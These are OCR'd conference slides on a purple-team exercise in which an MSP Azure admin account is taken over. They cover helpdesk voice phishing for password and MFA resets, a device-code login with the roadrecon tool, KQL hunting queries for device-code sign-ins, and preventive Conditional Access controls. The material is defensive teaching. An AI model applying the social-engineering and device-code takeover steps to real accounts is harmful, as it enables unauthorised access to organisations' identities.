From a cloud-only Entra account to Domain Admin - A real-life war story

Purple Teaming with Microsoft Security tools

Who am I

Security Consultant & SOC Engineer @ The Collective

Microsoft Security MVP

HybridBrothers.com

MC2MC

@RobbeVdDaele

RobbeVandenDaele

Robbe Van den Daele


Hybridbrothers.com

The Attack scenario

The Attack scenario


MSP Azure Admin

Customer was concerned about impact of a breached MSP Azure Cloud Admin account.




Initial Access

Get initial access to the MSP Cloud Admin account



Lateral Movement

Try to move laterally through the environment and see how ‘easy’ we can reach the flags



Flag


The flag was set on any High Privileged Control Plane entity (Domain Admin, Global Admin, AD DC Compromise)

T1566.004 –
Spearphishing Voice

Initial Access – Spearphishing Voice

Calling helpdesk

PWD & MFA Reset



Entra ID Roles

Allows for **PWD** and **MFA** **reset** for most account

Helpdesk Administrator	Can reset passwords for non-administrators and Helpdesk Administrators. PRIVILEGED	729827e3-9c14-49f7-bb1b-9608f156bbb8
Authentication Administrator	Can access to view, set and reset authentication method information for any non-admin user. PRIVILEGED	c4e39bd9-1100-46d3-8c65-fb160da0071f


Auth Admin limitation

Role that sensitive action can be performed upon	Auth Admin	User Admin	Privileged Auth Admin	Global Admin
Auth Admin	✅		✅	✅
Directory Readers	✅	✅	✅	✅
Global Admin			✅	✅
Groups Admin		✅	✅	✅
Guest Inviter	✅	✅	✅	✅
Helpdesk Admin		✅	✅	✅
Message Center Reader	✅	✅	✅	✅
Password Admin	✅	✅	✅	✅
Privileged Auth Admin			✅	✅
Privileged Role Admin			✅	✅
Reports Reader	✅	✅	✅	✅
User (no admin role)	✅	✅	✅	✅
User (no admin role, but member or owner of a role-assignable group)			✅	✅
User with a role scoped to a restricted management administrative unit			✅	✅
User Admin		✅	✅	✅
User Experience Success Manager	✅	✅	✅	✅
Usage Summary Reports Reader	✅	✅	✅	✅
All other built-in and custom roles			✅	✅

Only **limited** to users without **specific Entra roles**


Azure admin did **not** have these **Entra roles**


Preventive Controls



Use **Restricted Administrative Units** in Entra ID

Preventive Controls






Requiring device state, compliance device or network

Challenge for MSP Access →

? – Privileged Access Workstations
? – Virtual bastion hosts (AVD, Jumpservers)
? – Company VPN

Preventive Controls



Trade-off via **Entra B2B**

crossTenantAccessPolicyInboundTrust resource type

Namespace: microsoft.graph


> **Important**
>
> APIs under the `/beta` version in Microsoft Graph are subject to change. Use of these APIs in production applications is not supported. To determine whether an API is available in v1.0, use the **Version** selector.

Defines the Conditional Access claims you want to accept from other Microsoft Entra organizations via your cross-tenant access policy configuration. These can be configured in your default configuration, partner-specific configuration, or both.

Properties

Expand table

Property	Type	Description
isCompliantDeviceAccepted	Boolean	Specifies whether compliant devices from external Microsoft Entra organizations are trusted.
isHybridAzureADJoinedDeviceAccepted	Boolean	Specifies whether Microsoft Entra hybrid joined devices from external Microsoft Entra organizations are trusted.
isMfaAccepted	Boolean	Specifies whether MFA from external Microsoft Entra organizations is trusted.
isCompliantNetworkAccepted	Boolean	Specifies whether compliant network from external Microsoft Entra organizations is trusted.



Initial Access – Cloud Account Login

Device Code Flow login

Device code flow

The Device Code flow gives you a code that can be used on the Microsoft login page in your webbrowser to sign in interactively. This will prompt you for MFA if applicable. To start this flow, you only need to specify the `--device-code` parameter. You can then provide your credentials in the browser.

```
roadrecon auth --device-code
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code XXXXXXXX to authen
```


After you successfully logged in, the authentication flow in the app is complete.

Device Code Flow login

```
1   union SigninLogs, AADNonInteractiveUserSignInLogs
2   | where TimeGenerated > ago(1d)
3   | where ResultSignature == "SUCCESS"
4   | where AuthenticationProtocol =~ "deviceCode"
```

Hunting for Device Code login

```
67  union SigninLogs, AADNonInteractiveUserSignInLogs
68  | where TimeGenerated > ago(90d)
69  | where ResultSignature == "SUCCESS"
70  | where AuthenticationProtocol =~ "deviceCode"
71  | distinct UserPrincipalName
72  | summarize count()
```



Risk Signal

```
106  AADUserRiskEvents
107  | where TimeGenerated > ago(14d)
108  | where * contains
```

Redacted


Getting started | Results | Query history

Export | Show empty columns | 2 items | Search | 00:15.66 | Low | Chart type | Full screen

TimeGenerated	Activity	ActivityDateTime	AdditionalInfo	CorrelationId	DetectedDateTime

DetectionTimingType	realtime
Id	Redacted
IpAddress	Redacted
LastUpdatedDateTime	Redacted
Location	{"city":"Maarssenbroek","state":"Utrecht","countryOrRegion":"NL","geoCoordinates' Redacted
RequestId	Redacted
RiskDetail	userPassedMFADrivenByRiskBasedPolicy
RiskEventType	unfamiliarFeatures
RiskLevel	low

Detective Controls



Device Code Login with **Risk Signal**


```
union SigninLogs, AADNonInteractiveUserSignInLogs
| where TimeGenerated > ago(1h)
| where ResultSignature =~ "SUCCESS"
| where AuthenticationProtocol =~ "deviceCode"
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```

Preventive Controls

Prevention is **much better** in this case!

Block via Conditional Access

Typical exclusions:
- Teams meeting rooms
- Temporary Access Package Group



